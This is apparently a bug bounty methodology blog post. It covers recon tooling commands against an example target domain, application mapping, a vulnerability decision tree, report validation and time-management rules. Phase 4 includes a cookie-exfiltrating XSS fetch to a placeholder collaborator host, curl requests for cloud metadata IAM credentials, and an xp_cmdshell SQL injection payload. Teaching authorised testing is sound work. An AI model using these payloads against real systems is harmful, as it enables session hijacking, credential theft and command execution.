
Listen to this Post

Introduction:
Modern bug bounty hunting has evolved beyond simple vulnerability scanning into a disciplined science of attack surface mapping, hypothesis-driven testing, and strategic time management. The 2026 methodology, forged during a real hunt against Tesla’s massive external footprint, introduces a structured framework that transforms sporadic hacking into repeatable, high-impact discovery. This article deconstructs the full cycle — from reconnaissance and application mapping to exploitation prioritization and report validation — while providing actionable commands, configuration snippets, and tactical secrets that separate top-tier hunters from the rest.
Learning Objectives & Secrets:
- Objective 1: Master Pre-Session Goal Definition – Before touching any tool, define your target feature, subdomain, or vulnerability class, and select exactly one or two classes to work exclusively during that session. Secret Tip: Write your goal on a sticky note and keep it visible — hunting without a defined goal produces zero findings because your observation filters differently when looking for IDOR versus XSS.
-
Objective 2: Implement the 20-Minute Rotation Rule – Rotate between recon, fuzzing, and manual testing every 20 minutes to maintain fresh perspective and avoid tunnel vision. Secret Tip: Use a timer and switch tools or techniques when it rings — this prevents the “dead parameter” trap and keeps your methodology dynamic.
-
Objective 3: Enforce the 45-Minute Hard Stop on Dead Parameters – If a parameter shows no behavioral variation after 45 minutes of focused testing, stop and move on. Secret Tip: Document dead parameters in a “graveyard” log — revisiting them after a scope change or new exploit technique often reveals missed vectors.
You Should Know:
- Phase 1 — Reconnaissance & Attack Surface Expansion
The goal of Phase 1 is to maximize attack surface before sending a single payload. This means discovering every endpoint, subdomain, API route, and parameter that the application exposes — including those the developers may have forgotten.
Step-by-Step Guide:
- Subdomain Enumeration: Use tools like
subfinder,amass, and `assetfinder` to discover subdomains. Combine with `chaos` for historical DNS data.subfinder -d tesla.com -silent | tee subdomains.txt amass enum -passive -d tesla.com -o amass.txt cat subdomains.txt amass.txt | sort -u | tee all-subs.txt
-
Live Host Probing: Filter live hosts using `httpx` or `httprobe` to identify responsive web services.
cat all-subs.txt | httpx -silent -status-code -title -tech-detect | tee live-hosts.txt
-
JavaScript & Endpoint Extraction: Download JavaScript files from live hosts and extract hidden endpoints, API routes, and parameters using `grep` and
jq.cat live-hosts.txt | while read url; do curl -s $url | grep -Eo "(http|https)://[a-zA-Z0-9./?=_-]" | tee -a js-endpoints.txt; done cat live-hosts.txt | gau --subs | tee all-urls.txt
-
Parameter Discovery: Use `waybackurls` and `paramspider` to uncover parameters from historical crawl data.
cat all-subs.txt | waybackurls | tee wayback.txt
python3 paramspider.py -d tesla.com -l high -o params.txt
-
Wide vs. Deep Decision: Start wide when the program is new or scope recently expanded; go deep when you have already mapped the surface and have a specific hypothesis. Wide means enumerating everything; deep means focused testing on a single feature or endpoint.
- Phase 2 — Mapping the Application Like a Developer
Understanding how developers architect the application is critical to finding business logic flaws. This phase involves tracing data flow, identifying authentication and authorization boundaries, and mapping user roles.
Step-by-Step Guide:
- Identify Authentication Mechanisms: Determine if the app uses JWT, OAuth, SAML, or session cookies. Extract token structures and decode them.
Decode JWT token (requires jq)
echo "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9..." | cut -d. -f2 | base64 -d | jq
-
Map User Roles and Permissions: Create multiple accounts with different privilege levels (e.g., user, admin, guest) and document which endpoints each role can access.
-
Trace API Flows: Use Burp Suite or OWASP ZAP to intercept requests and map API call sequences. Identify parameters that control object access (e.g.,
user_id,document_id,order_id). -
Create a Visual Application Map: Draw a diagram showing entry points, data stores, and trust boundaries. This reveals potential privilege escalation and IDOR vectors.
-
Windows Command Equivalents: For Windows-based testing, use `curl.exe` and `powershell` for similar enumeration:
curl.exe -s https://tesla.com | Select-String -Pattern '(http|https)://[a-zA-Z0-9./?=_-]'
3. Phase 3 — Input Classification Decision Tree
Not all inputs are created equal. The decision tree helps hunters select the right vulnerability class based on input context, data type, and output rendering.
Step-by-Step Guide:
- Classify the Input: Determine if the input is reflected, stored, or processed server-side. Ask: Is this data rendered in HTML? Is it used in a database query? Is it passed to a system command?
-
Decision Tree Logic:
- If input is reflected in HTML without proper encoding → test for XSS.
- If input controls object access (e.g.,
id=123) → test for IDOR. - If input is used in SQL queries → test for SQL Injection.
- If input is JSON/XML with schema validation → test for Mass Assignment or XXE.
- If input affects file paths → test for Path Traversal.
-
If input is processed asynchronously → test for SSRF or Blind XXE.
-
Use Automation to Classify: Tools like `dalfox` can help detect reflection points:
cat all-urls.txt | dalfox pipe -b https://your-collaborator.com
-
Manual Validation: Always manually validate automated findings — false positives are common, and context is king.
- Phase 4 — Escalation Paths: From Low to Critical
The most valuable findings are those that chain multiple low-severity issues into a critical exploit. Common escalation paths include XSS to Account Takeover (ATO), SSRF to cloud metadata to IAM credentials, and SQLi to RCE.
Step-by-Step Guide:
- XSS to ATO (Account Takeover): If you find a stored or reflected XSS, craft a payload that steals session cookies or forces a password change.
// Steal cookies and exfiltrate to your server fetch('https://your-collaborator.com/steal?cookie=' + document.cookie); -
SSRF to Cloud Metadata: If you find SSRF, attempt to access cloud metadata endpoints to retrieve IAM credentials.
AWS metadata endpoint
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
GCP metadata endpoint
curl http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token -H "Metadata-Flavor: Google"
-
IDOR to Privilege Escalation: If you find an IDOR that exposes another user’s data, check if you can modify that data or escalate privileges by changing role parameters.
-
SQLi to RCE: In advanced cases, SQL injection can be escalated to RCE via `xp_cmdshell` (MSSQL) or `INTO OUTFILE` (MySQL).
'; EXEC xp_cmdshell('whoami'); -- -
Chaining Strategy: Document each step of the chain — a well-documented escalation path is more likely to be accepted and rewarded at a higher severity.
5. Phase 5 — The 7-Question Validation Gate
Before writing a single line of your report, pass every finding through a 7-question validation gate. This ensures your report is clear, reproducible, and impactful.
Step-by-Step Guide:
- Is the vulnerability reproducible? Can you consistently trigger it?
- What is the actual impact? Not theoretical — what can an attacker actually do?
- Is this in scope? Double-check the program’s scope and exclusions.
- Has this been reported before? Search the program’s known issues and public disclosures.
- Is there a simpler exploit? If so, use the simplest proof-of-concept.
- What are the remediation steps? Provide actionable fixes (e.g., input validation, output encoding, access controls).
- Does the report tell a story? The report should guide the reader from discovery to exploitation to remediation.
6. Timing Discipline & Program Commitment
The part most hunters skip is the timing discipline. Rabbit holes cost more bounties than a lack of skill does. The 2026 methodology enforces three critical rules:
- 20-Minute Rotation Rule: Rotate your focus every 20 minutes to maintain mental freshness.
- 45-Minute Hard Stop: If a parameter shows no progress after 45 minutes, abandon it and move on.
- 2-Week / 30-Hour Minimum: Commit at least 30 hours over 2 weeks to a single program before switching.
Step-by-Step Guide:
- Set a timer for 20-minute intervals. Use a different tool or technique each interval.
- After 45 minutes on a single parameter, document your tests and move to the next.
- Track your hours per program. If you haven’t found anything after 30 hours, consider switching, but only after a thorough review of your methodology.
What Undercode Say:
- Key Takeaway 1: Structured methodology outperforms raw talent. The 2026 framework transforms bug hunting from chaotic trial-and-error into a repeatable, scientific process that consistently produces results.
- Key Takeaway 2: Time management is the hidden multiplier. The 20-minute rotation, 45-minute hard stop, and 30-hour program commitment are not arbitrary — they prevent cognitive fatigue and ensure you invest effort where it matters most.
Analysis: The methodology’s emphasis on pre-session goal definition addresses a fundamental weakness in most hunters’ approaches — the lack of focus. By forcing hunters to choose one or two vulnerability classes per session, it aligns with the psychological principle of attentional narrowing, where focused observation reveals patterns that diffuse scanning misses. The escalation paths section is particularly valuable because it teaches hunters to think in chains rather than isolated bugs, which is exactly what program owners reward with higher bounties. The validation gate addresses the quality-over-quantity problem that plagues many bug bounty programs — triagers spend too much time on low-quality reports, and a polished, validated report stands out.
Prediction:
- +1 The structured methodology will become the industry standard for bug bounty training programs, leading to higher-quality submissions and faster triage times across major platforms.
-
+1 Automation tools will increasingly incorporate decision-tree logic and escalation-path suggestions, reducing the manual cognitive load on hunters and accelerating the discovery-to-report cycle.
-
-1 As more hunters adopt disciplined methodologies, the average time-to-discovery for critical vulnerabilities will decrease, potentially leading to saturation and lower average bounty payouts for common vulnerability classes.
-
-1 Programs may respond by expanding scope or introducing more complex, logic-heavy features, raising the barrier to entry and favoring hunters with deep business-logic understanding over those with broad tool familiarity.
-
+1 The emphasis on timing discipline and program commitment will reduce burnout and churn in the bug bounty community, fostering a more sustainable ecosystem of long-term hunters who build deep expertise in specific programs.
-
+1 The validation gate’s focus on actionable remediation steps will strengthen the relationship between hunters and development teams, turning bug reports into collaborative security improvements rather than adversarial findings.
▶️ Related Video (84% Match):
https://www.youtube.com/watch?v=9l3LvpG7iEU
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eu-C96kh – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


